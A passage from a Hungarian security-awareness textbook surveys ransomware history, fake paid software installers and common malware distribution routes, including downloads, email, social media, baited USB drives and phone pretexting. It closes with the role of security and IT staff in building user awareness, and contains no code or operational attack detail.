A túszejtő programok vagy zsarolóvírusok (ransomware-ek) tulajdonképpen nem is annyira újkeletű kártevők, tulajdonképpen az első kártékony programok között jelentek meg. Ezek célja akkoriban nem kifejezetten a károkozás volt, a vírusíró sokkal inkább „erőfitogtatás" céljából, annak bizonyításaként készítette el kezdetben a kártékony kódot, hogy bebizonyítsa, lehet ilyen programokat is készíteni. Az első vírusok éppen ezért inkább vicces vagy bosszantó dolgokat produkáltak, például lepotyogtak a betűk a dokumentumból, vagy egy pillangó szállt át a képernyőn – de egyéb kárt nem tettek a rendszerben. Természetesen azért már ekkor is voltak olyan rossz indulatú támadók, akik kártékony céllal írták meg programjukat, például működésképtelenné tették a rendszert, vagy fájlokat töröltek a merevlemezről. Az ilyen jellegű kártékony kódok mögött később az anyagi haszonszerzés is megjelent, és megjelentek olyan vírusok is, melyek „túszul ejtették" az áldozat merevlemezén tárolt fájlokat, azaz összetömörítették azokat egy mappába, majd egy jelszóval titkosították azt. A felhasználó pedig csak abban az esetben kapta meg az állományok kitömörítéséhez szükséges jelszót, amennyiben kifizette a támadó által kért összeget. Az ilyen módon működő kártékony programokat ransomware-nek nevezik az angol szakirodalomban. Az első ilyen kártevő a PC Cyborg Trojan volt még 1989-ben, de 2005-től a módszer egyre fejlettebb változatai jelennek meg (ilyen elven működő újabb kártevők voltak például az Archiveus, Krotten, Cryzip, MayArchive stb.).


12. ábra: CryptoLocker ransomware
Kép forrása: https://www.ophtek.com/the-most-malicious-virus-of-2013-cryptolocker/ (utolsó letöltés: 2018.03.12.)

A legutóbbi jelentősebb ransomware kampány 2017-ben a WannaCry,[109] illetve a Petya zsaroló-vírus volt.[110]

3.8. Hamis szoftver-telepítők (paid archives)

A hamis szoftver-telepítők a 2009-2010-es években jelentek meg, céljuk szintén nem a rendszerben történő károkozás, hanem, hogy rávegyék a gyanútlan és hiszékeny felhasználókat a támadó által kért összeg kifizetésére. Ezeket nevezik „paid archive”-eknek is, melyek olyan ön-kicsomagoló állományok, amiket csak fizetés után lehet kicsomagolni. Általában valamilyen (többnyire) ingyenesen letölthető, valós, hiteles program (például Skype, Adobe Flash Player, böngésző, Microsoft termék, tömörítő program, zenelejátszó stb.) telepítőjének tűnnek.

Egy ilyen jellegű átverés megvalósításához léteznek előre készített, a weben elérhető eszközök (builder-ek), ezeket bárki használhatja regisztráció és némi jutalék ellenében. A támadó az ez által biztosított, előre gyártott sablonokból (template-ekből) könnyedén ki tudja választani, hogy mely valós szoftver nevével szeretne visszaélni. Ilyen builder-eszközök például a ZipMonster, ZipPro, ZipArchive, ProWap stb.




13. ábra: Hamis szoftver telepítő összeállítása
Kép forrása: http://www.dataprotectioncenter.com/antivirus/microsoft/easy-money-programwin32pa-meseg-part-one/ (utolsó letöltés: 2018.03.12)

A hamis program telepítése kísértetiesen megegyezik az eredeti verzióéval, azonban a telepítés végén egy extra lépésben megpróbálják rávenni a felhasználót, hogy vásárolja meg, vagy aktiválja a szoftvert. Az aktiválás történhet emelt díjas SMS-ben (a felhasználó az általa megadott mobil számra kap egy üzenetet valamilyen „ellenőrző kérdéssel”, például születési dátummal, melyre egy ingyenesnek ígért, valójában azonban emelt díjas SMS-ben kell válaszolnia, hogy megkapja az aktiváló kódot)

[109] http://tech.cert-hungary.hu/tech-blog/170513/az-smb-serulekenyseget-kihasznalo-wannacry-ransomware-kampany (utolsó letöltés: 2018.03.17.)
[110] http://antivirus.blog.hu/2017/06/28/return_of_the_petya (utolsó letöltés: 2018.03.17.)

vagy online fizetéssel is. Miután az aktiválás vagy fizetés megtörtént, a valójában ingyenes program kicsomagolásra és telepítésre kerül.[111]



14. ábra: Hamis szoftver telepítő működés közben
Kép forrása: http://www.dataprotectioncenter.com/antivirus/microsoft/easy-money-programwin32pameseg-part-one/ (utolsó letöltés: 2018.03.12.)

3.9. Terjesztési módszerek

A kártékony programok terjesztésének többféle módja is létezik, mely a felhasználók figyelmetlenségét, biztonságtudatosságának hiányát, vagy épp kíváncsiságát használja ki. Ezek az alábbiakban kerülnek bemutatásra.

3.9.1. Letöltés

Az egyik leggyakoribb eset, amikor a kártékony programot különböző kétes eredetű, különféle letöltéseket biztosító oldalakról töltjük le. Ezek az oldalak általában ingyen kínálnak csábító képeket, videókat, zenét stb. Azonban, amikor ezeket a tartalmakat a gyanútlan felhasználó letölti, egy kártékony program is letöltődik, illetve feltelepül a gépére. Természetesen az ilyen jellegű oldalakra nem kell

[111] Chernyshev, Chipiristeanu, 2012.

feltétlenül magunktól rátalálnunk, elérhetőségükről akaratlanul is kaphatunk értesítést e-mail-ben vagy csevegőprogramon keresztül.

A támadásnak 4 altípusa, illetve forgatókönyve képzelhető el, annak függvényében, hogy a kártékony kód letöltődéséhez és futásához mennyire szükséges a felhasználó közreműködése. (Oroszi, 2012)

3.9.1.1. Weboldal látogatása során észrevétlenül, automatikusan letöltődik és lefut

A legrosszabb esetben a kártékony kód lefutásához elegendő az azt terjesztő weboldal meglátogatása. A felhasználónak nem kell semmilyen bővítményt engedélyeznie, semmilyen fájlt letöltenie, egyszerűen csak meglátogatni az adott oldalt, a kártékony program automatikusan és észrevétlenül megkezdi működését, a felhasználónak gyakorlatilag nincsen lehetősége észlelni a támadást, csak megelőzni tudja azáltal, hogy gyanús oldalakat nem látogat meg.

3.9.1.2. Weblap látogatása során engedélyezés után letöltődik és lefut

Egy fokkal szerencsésebb annak az esete, amikor a kártékony kód nem tud automatikusan lefutni az oldal meglátogatásakor, hanem valamilyen módon a felhasználó beleegyezését kérni, például az áldozatnak engedélyeznie kell a felugró ablakban a kód futását (például Java alkalmazások esetében).

Ebben az esetben egy biztonságtudatosabb felhasználó észlelheti, hogy az oldal a megszokottól eltérően működik, és a „Mégsem” gomb választásával még van lehetősége megelőzni a sikeres támadást. Sajnos azonban tapasztalataink szerint a felhasználók többsége a felbukkanó „hibaüzeneteket” – figyelmetlenségből, nemtörődömségből, vagy tudatlanságból – el sem olvasva nyugtázza az „OK” gombbal, engedélyezve ezzel akár kártékony kódok lefutását is.

3.9.1.3. Letöltés során a fertőzött fájllal észrevétlenül letöltődik (fertőzött fájl letöltése)

Előfordulhat az a szituáció is, amikor a kártékony kód letöltéséhez és lefutásához nem elegendő a weboldalának megtekintése, hanem a kártevő az oldalról letöltött más fájlhoz kapcsolódik, és azzal együtt kerül észrevétlenül letöltésre, a felhasználó tudta nélkül. Ilyen elven működnek a klasszikus vírusok, melyek terjedéséhez valamilyen „gazdafájl” szükséges. Social Engineering szempontjából ennek a fájlnak kell valami vonzó tulajdonsággal rendelkeznie, mely arra buzdítja a felhasználót, hogy töltse le, például valamilyen új film, slágerlistát vezető zene, érdekes program vagy játék stb.

3.9.1.4. Letöltés során a felhasználó beleegyezésével települ

Elsősorban reklámprogramok, vagy más kiegészítő alkalmazások (például toolbar) esetében jellemző, hogy a felhasználónak lehetősége nyílik egy, egyébként fizetős szoftver ingyenes használatára, amennyiben hozzájárul, hogy az alkalmazás mellett egy, legális esetben csak reklámprogram települjön, amely például a felhasználó internetezési szokásairól küld adatokat a kereskedőnek vagy fejlesztő cégnek, annak érdekében, hogy minél célzottabb hirdetésekkel keressék meg az áldozatot.

Legtöbb esetben ezen kiegészítő programok települését egy checkbox kipipálásával maga a felhasználó döntheti el, előfordul azonban, hogy a kéretlen program települése az eredeti szoftver licenc szerződésnek apróbetűs részében kerül rögzítésre – melyet a felhasználók többsége nem olvas el.

Nem zárható ki azonban annak esete sem, hogy egy ártó szándékú támadó ilyen módon nem egy ártalmatlan reklámprogram, hanem valamilyen kémprogram vagy más kártevő telepítésére bírja rá a gyanútlan áldozatot.

3.9.2. E-mailen keresztüli terjesztés

A másik kedvelt kártékony program terjesztési módszer az e-mail mellékletként való küldés. Ezeknek a leveleknek a tárgya általában valamilyen csábító téma, lehet például játék, sport vagy szexuális tartalom stb. – hogy a célszemély biztosan megnézze a melléklet tartalmát. Ily módon terjedő ismertebb kártevők voltak az I Love You és az Anna Kournikova vírusok. Utóbbi esetében a támadók a teniszcsillag képeinek vonzerejét kihasználva bírtak rá több millió felhasználót a terjesztésére. Érdekessége volt, hogy a fertőzött számítógépekben nem tett kárt, csak a felhasználó Outlookjában levő partnereknek küldte szét magát, valamint 2006. január 26.-án egy számítástechnikai szaküzlet honlapját nyitotta meg – vagyis célja nem kifejezetten a rombolás, hanem inkább a levelezés leterhelése volt.[112]

Persze manapság, hogy a legtöbb ember hallott már a különféle szenzációkra hivatkozó, fertőzött melléklettel rendelkező e-mail-ekről, az igazán kifinomult támadók leginkább teljesen hétköznapi levélnek és csatolmányának álcázzák a küldött kártékony programjukat, mint tették azt például a „MyParty" féreg készítői is 2005-ben, mely esetben a levél tárgya arra való utalás volt, hogy a címzett nézze meg a küldő fél buliján készült fényképeket, a csatolmánya pedig a www.myparty.yahoo.com megtévesztő nevű futtatható állomány volt.[113]

Az e-mail-en keresztüli terjesztés során a támadó a kártékony kódot csatolmányként, vagy linkként is elküldheti a célszemélyeknek.

Attól függően, hogy a támadó milyen széles körben, mennyire célzottan szeretné a kártékony kódot terjeszteni, az elektronikus levelek kiküldésének többféle forgatókönyve képzelhető el, ezeket az alábbi alpontokban mutatom be.[114]

3.9.2.1. Reklám vagy figyelemfelkeltő levél

A legegyszerűbb módszer a kártékony programok terjesztésére, ha a támadó valamilyen egyszerű, mindenkit érdeklő reklámlevélben célozza meg áldozatait. Mint ahogyan a reklámlevelek általában, ezen levelek sem egy konkrét személytől, hanem valamilyen kitalált szervezettől, vagy valós cég nevében érkeznek.

A módszer előnye, hogy a támadás előkészítése viszonylag kevés időt és erőfeszítést igényel, ugyanakkor elég széles körű tömeget lehet megcélozni vele. Témája lehet valamilyen szenzáció (például csábító képek, ingyenes zene és filmletöltés kínálata), vagy akár teljesen hétköznapi dolog is, például egy új pizzéria akciója.

3.9.2.2. Eltévedt levél

Előfordulhat azon eset is, amikor a támadó egy ismeretlen személytől érkező, rossz címre küldött levélnek álcázza megkeresését. Ebben az esetben megpróbálja felkelteni az áldozata kíváncsiságát a másnak szóló bizalmas levéllel kapcsolatban. Küldhet például képet, vagy akár egy megígért munkadokumentumot, de akár jelszót és elérési információkat egy ingyenes letöltést biztosító oldalhoz is.

3.9.2.3. Idegen, de hihető személytől/szervezettől érkező levél

A harmadik esetben a támadó egy valós, hiteles személynek vagy szervezetnek tűnő feladó nevében küldi el megkeresését, melynek célja lehet első lépésben akár csak a kapcsolat kiépítése. Ezen kategória inkább a célzottabb támadások közé sorolható, hiszen a megkeresés tartalma elsősorban az áldozat személyéhez, munkájához, vagy érdeklődési köréhez kapcsolódik. A támadás során előfordulhat,

---

112 http://www.sg.hu/cikkek/14602/anna_kournikova_a_virus (utolsó letöltés: 2018.03.12.)

113 http://www.virushirado.hu/leiras.php?id=350 (utolsó letöltés: 2018.03.12.)

114 Oroszi, 2012.

hogy több levélváltás is történik a felek között, és a kártékony kódot tartalmazó csatolmány vagy link csak egy későbbi megkeresésben jelenik meg.

3.9.2.4. Ismerőstől érkező levél

A leghihetőbb forgatókönyv, ha egy ismerőstől érkezik a kártékony programot tartalmazó levél. Ez három módon valósulhat meg:

- **Hamisított levél**: a támadó egy ismerős személy nevében hamisít elektronikus levelet, és úgy küldi el a kártékony kódot tartalmazó mellékletet vagy linket. Természetesen nem feltétlenül szükséges e-mail cím hamisítással bajlódni, egy ingyenes tárhelyen készített fiók is tökéletesen megfelelő lehet a fájlok beküldésére – hiszen bárkinek bármennyi e-mail fiókja lehet különböző ingyenes szolgáltatónál, lehetetlen lenyomozni, hogy az adott fiók tényleg az illetőhöz tartozik-e.
- **Automatikus továbbítás:** maga a kártékony program tartalmazza azon funkciót, hogy automatikusan, észrevétlenül továbbítsa magát az áldozat címtárában található ismerősöknek – ezesetben széles körben, kevésbé célzottan hajtható végre a károkozás.
- **A célszemély önként, gyanútlanul továbbítja a levelet:** magát a felhasználót győzzük meg arról, hogy továbbítsa ismerőseinek a kapott fájlt – a lánclevelekhez, hoax-okhoz hasonlóan.

3.9.3. Közösségi média felületen keresztüli terjesztés

A közösségi média megjelenésével az elektronikus levelekben történő terjesztés mellett új felületként jelent meg, hogy a támadó ezeken a portálokon keresztül teszi közzé a kártékony kódot tartalmazó fájlt vagy az arra mutató oldal linkjét.[115] A kártékony tartalom elhelyezhető a következő módokon:

- Ál-profilon vagy hamisított profilon keresztüli megosztás (postolás)
- Célszemélyek profiljára történő postolás ál-profillal
- Célszemélyek megjelölése (tagelés) kártékony tartalommal rendelkező megosztásban
- Célcsoportba csatlakozás és csoporton belüli közzététel
- Ál-csoport létrehozása és azon keresztüli megosztás
- Közösségi oldali applikációk, játékok
- Közösségi oldalon keresztül küldött üzenetek

A terjesztés forgatókönyvei megegyeznek az előző fejezetben ismertetettekkel. Előbbivel szemben a közösségi médián keresztüli terjesztés előnye, hogy ezen felületek iránt nagyobb a felhasználók bizalma. Míg az elektronikus levélben érkező, nem célzott, gyanús tartalmakat a munkavállalók tudatosabb része ki tudja szűrni, addig a közösségi média oldalakon ezen technikák még mindig újdonságnak számítanak.

3.9.4. Kártékony kód terjesztése adathordozón

A kártékony programok terjesztésének harmadik nagy kategóriája, amikor valamilyen adathordozóra írja ki a támadó a kártékony kódot tartalmazó fájlt. Ez lehet CD/DVD, vagy pendrive, sőt memóriakártya, MP3-lejátszó vagy akár egy fényképezőgép is. Az, hogy a támadás során milyen adathordozók kerülnek alkalmazásra elsősorban a célszemélyek köre, illetve az alkalmazott forgatókönyv határozza meg. A CD/DVD előnye elsősorban az ára, hiszen egy optikai adathordozó lényegesen olcsóbban szerezhető be, mint egy pendrive. Észlelés szempontjából szintén pozitív tulajdonsága,

[115] https://www.zerofox.com/blog/top-9-social-media-threats-2015/ (utolsó letöltés: 2018.03.12.)

hogy az adathordozó felületén fel lehet tüntetni a tartalmára vonatkozó leírást, képet, mely ösztönzi a felhasználót a tartalom megtekintésére.

A pendrive-ok elszórása ugyan költségesebb megoldás, előnyösebb lehet azonban olyan helyzetben, amikor a kártékony kód lefutásához elegendő az eszköz csatlakoztatása a számítógéphez. Becsületesebb felhasználó már csak abból a célból is szeretné megtekinteni a pendrive tartalmát, hogy esetleg abban rábukkanhat az adathordozó jogos tulajdonosára, de motiválhatja a megtalálót az is, ha valamilyen feltűnőbb, nagy tároló kapacitású eszközt talál, melyet később saját célra használhat.

Adathordozón történő kártékony program terjesztésnek az alábbi alpontokban bemutatott forgatókönyvei képzelhetők el, a támadó a célszemélyek számától és kijelölésétől függően dönthet az adathordozók „elvesztése", vagy elosztogatása, postán való beküldése mellett.[116]

3.9.4.1. Elhagyott adathordozó (BAITING)

A kártékony programok terjesztésének egyik nemrégiben megjelent módszere a „Road Apple"-nek vagy baiting-nek nevezett technika. Ekkor a támadó egy fertőzött adathordozót (CD, DVD, pendrive, MP3 lejátszó, memóriakártya, sőt akár egy fényképezőgép) egy nyilvános (és persze a célszemélyhez közeli) helyen „elveszít". A csalit valaki előbb-utóbb megtalálja és megnézi a tartalmát – mivel CD/DVD esetén a támadó valamilyen érdekes címmel címkézi fel az adathordozót (például bizalmas információra vagy szexuális tartalomra célozva), pendrive esetén pedig csábító lehet, hogy megtarthatjuk, így garantált, hogy behelyezik a gépbe. Amint ez megtörténik, a program megkezdi működését.

A trükk természetesen pendrive-okkal is tökéletesen működik. A HVG 2008. április 19.-i számában egy konkrét esetről is olvashattunk, amikor biztonsági audit során egy magyar cég informatikai rendszerébe hasonló módszerrel törtek be. A cég parkolójában szétszórt pendrive-okat a legtöbb munkatárs gyanútlanul bedugta a számítógépébe, elindítva ezzel az eszközön található kémprogramot.[117]

Akár pendrive, akár CD/DVD kerül elszórásra a támadás során, általában forgalmas helyeken kerülnek elhelyezésre: parkoló, mosdó, fénymásoló, tárgyaló, büfé stb., de célirányosan hagyható irodában is.

3.9.4.2. Postán/futárral beküldött adathordozó

Postai/futárral történő beküldésre általában CD vagy DVD kerül, valamilyen érdekesnek tűnő tartalommal és kísérőlevéllel. Ezen forgatókönyv során a célszemélyek száma korlátozott és előre meghatározott.

A levél tárgya lehet valamilyen nyereményjáték, ismertető anyag, vagy éppen munkával kapcsolatos, hivatalosnak tűnő dokumentum is. Szintén hatásos, ha a csomag valamilyen eseményre, ünnepre hivatkozva kerül beküldésre (például karácsony, névnap stb.)

3.9.4.3. Reprezentációs ajándékként osztogatott adathordozó

Gyakori módszer, hogy a vállalatok bemutatkozó anyagaikat, esetleg demó programjaikat különböző konferenciákon, rendezvényeken valamilyen adathordozón osztogatják a résztvevők számára. Egy támadó számára ötletes próbálkozás lehet fertőzött állományt tartalmazó adathordozót ilyen jellegű eseményeken eljuttatni a célszemélyek számára. Az adathordozó lehet CD vagy DVD (amennyiben a rajta levő tartalom elég érdekesnek van összeállítva), vagy pendrive is (amennyiben a támadó célja, hogy a résztvevők biztosan elvegyék további használatra).

[116] Oroszi, 2012.

[117] HVG XXX. évfolyam, 16. szám, 2008.04.19.

3.9.4.4. Ajándék (például újságmelléklet)

Az előző ponthoz hasonlóan a támadó szintén ajándékba adja a fertőzött állományt tartalmazó adathordozót, mely szintén lehet valamilyen lemez, vagy pendrive, ebben az esetben azonban nem egy rendezvény, hanem egy másik termék, például egy újság, könyv hitelességét használja ki. Hiszen ki gondolná, hogy egy újság vagy könyv CD mellékletén nem ellenőrzött tartalom van?

3.9.4.5. Hiteles személy, ismerős saját adathordozója

A kártékony programok adathordozón történő terjesztésének egyik leggyakoribb módszere, ha a kártékony kód a felhasználó saját hordozható adattárolóját is automatikusan megfertőzi. Ezután az áldozat bármilyen okból kifolyólag, bármely más számítógéphez csatlakoztatja az eszközt, a tudtán kívül továbbfertőzi azt. Mivel egy valós személyben, ismerősben az ember jobban megbízik, a legtöbben nyugodt szívvel csatlakoztatják annak pendrive-ját a számítógépükhöz, úgy hogy fel sem merül bennük a véletlen károkozás gyanúja. Sokakban akkor sem merül fel annak gyanúja, hogy „összeszedhetnek" valamilyen kártékony programot, amikor saját pendrive-jukon adják át például egy póló vagy más ajándéktárgy nyomtatására szánt képet, vagy a kinyomtatandó dokumentumokat a nyomtatást vállaló szolgáltatónak.

3.9.5. Kártékony kód lefuttatása személyes ráhatással

A támadás célja, hogy a támadó maga győzze meg a gyanútlan felhasználót a kártékony kód lefuttatásának szükségességéről. Ennek érdekében a social engineer egy rendszergazdát megszemélyesítve hivatkozhat valamilyen szükséges biztonsági frissítés telepítésére, valamilyen gyakran használt programmal kapcsolatban észlelt hiba miatt indokolt javítócsomag lefuttatásra, egyéb különös eseményre. A meggyőzés történhet személyesen, vagy telefonon keresztül is, ezek az alábbi pontokban kerülnek bemutatásra.[118]

A meggyőzés során a támadó élhet a segítségnyújtás technikájával (azaz arról győzi meg a felhasználót, hogy későbbi problémáit előzi meg tevékenységével), valamint akár a segítség kérés módszerével is (tehát magának a támadónak van szüksége a felhasználó segítségére, például hogy helyette futtat le egy biztonsági frissítést).

A módszer előnye, hogy a támadás során a célszemély egy valós, hús-vér emberrel kommunikál, mely a legtöbb ember gyanakvását elaltatja és arra ösztönzi, hogy bízzon meg a segítséget nyújtó vagy épp kérő félben.

A támadás előkészítésének első lépése a célszemély(ek) megismerése (ki dolgozik a vállalatnál, milyen munkakörben dolgozik, milyen alkalmazásokat használ a munkája során, elérhetőségek stb.). Ha ezen információk birtokába jutott a támadó, akkor következhet a támadás kellékeinek előállítása, azaz a kártékony kód megírása, hamis weboldal elkészítése és a fájl feltöltése, vagy személyes megkeresés esetén a kártékony program adathordozóra történő kiírása.

3.9.5.1. Személyes megjelenés megtévesztéssel

Bár egy valós támadó általában kerüli a személyes megjelenéssel járó kockázatokat, egy belső támadó esetében nem zárhatjuk ki a személyes károkozás megkísérlésének lehetőségét sem.

Ebben az esetben egyik lehetőségként a rosszindulatú kolléga vagy partner a felhasználó számítógépéhez hozzáférve (például a felhasználó zárolatlanul hagyta ott, kiírta vagy megosztotta jelszavát stb.), az áldozat tudta és jelenléte nélkül futtathatja le a kártékony kódot.

[118] Oroszi, 2012.

Előfordulhat azonban az az eset is, amikor a támadó személyesen próbál segítséget nyújtani a felhasználónak (vagy mint valós kolléga belső támadóként, vagy mint munkatársat megszemélyesítő social engineer). Ilyenkor megpróbál hozzáférést kérni az áldozat számítógépéhez, vagy megpróbálja rábeszélni a felhasználót egy általa mutatott fájl letöltésére és lefuttatására, vagy személyesen adja át a kártékony programot tartalmazó adathordozót és gondoskodik a tartalom lefuttatásáról.


3.9.5.2. Telefonos meggyőzés

Könnyebben kivitelezhető, és kevesebb kockázattal járó kísérlet, ha a támadó a korábban leírtakra telefonon keresztül próbálja meg rávenni a kiszemelt áldozatot. Tipikus példája, hogy felhívva a célszemélyt valamilyen problémára hivatkozva megkéri, hogy látogasson el egy általa bediktált weboldalra vagy tárhelyre, töltse le az ott található, biztonsági frissítést (vagyis az annak álcázott kártevőt) és a telefonon keresztül adott instrukcióknak megfelelően futtassa le a programot.

4. Az információbiztonsági terület, illetve IT üzemeltetés feladata és felelőssége a Social Engineering jelentette kockázatok csökkentésében

A Social Engineering jelentette támadásokkal szemben a legjobb védekezés a tudás: ha ismerjük ezeket a támadási technikákat, meg tudjuk akadályozni, hogy könnyű célszemélyek legyünk, illetve észlelni és hárítani tudjuk, amennyiben mégis megtörténne. Jelen fejezetnek ennek szellemében nem az a célja, hogy megismételje az egyes támadási technikákat és kiemelje a kockázat csökkentésének lehetőségeit, hanem ha a felhasználók számára segítséget nyújtani tudó két legfontosabb szakterületet feladatait mutatja be a humán tényező jelentette információbiztonsági kockázatok végett: az információbiztonsági terület, illetve az IT üzemeltetés feladatait és felelősségét.

Fontos kiemelni, hogy bár a Social Engineering jelentette támadási techikák megakadályozására és észlelésére technológiai védelmi intézkedések is léteznek, jelen tananyagrésznek a terjedelmi okok és lehetséges átfedések miatt ezek bemutatása nem célja, ebben a részben kifejezetten a biztonságtudatosság fokozásával, az emberi tényező, mint védelmi vonal megerősítésével foglalkozunk. A biztonságtudatosság fejlesztésének optimális lépéseit az alábbi ábra szemlélteti:



15. ábra: A biztonságtudatosság fejlesztésének optimális folyamata

Nagyon fontos, hogy bárhol is kezdjük meg a biztonságtudatossági fokozás körét, három dolgokra figyeljünk kiemelten: a szabályozásra, a felmérésre, valamint a fejlesztésre, és ezeket kombináljuk a szervezet igényeinek és képességeinek megfelelően.[119] Az alábbiakban két kulcselemmel foglalkozunk részletesebben, a biztonságtudatossági szint mérésének lehetőségeivel, illetve a felhasználók biztonságtudatosságának fejlesztési módszereivel.

4.1. A biztonságtudatossági szint mérése, kockázatok azonosítása

A kockázatarányos védelem kialakításához elengedhetetlen a kockázatok előzetes azonosítása, így az emberi tényező biztonságtudatossági fejlesztése során is érdemes ezzel kezdeni. Ahhoz, hogy hatékony biztonságtudatossági fejlesztést tudjunk megvalósítani, elengedhetetlen, hogy valamilyen módon előzetesen azonosítsuk a szervezet dolgozóinak biztonságtudatossági szintjét, illetve tisztában legyünk az ehhez kapcsolódó szabályozással, kontrollokkal.

Az alábbiak előzetes azonosítása szükséges, mielőtt bármilyen képzés vagy program elem összeállításába kezdenénk:

- felhasználók jelenlegi ismeretei a tapasztalatok alapján
- felhasználók hiányzó/nem megfelelő ismeretei a tapasztalatok alapján
- felhasználók viszonyulása az információbiztonsághoz
- szabályzatokban foglalt, felhasználókra vonatkozó előírások
- kapcsolódó fizikai biztonsági intézkedések és működésük hatékonysága
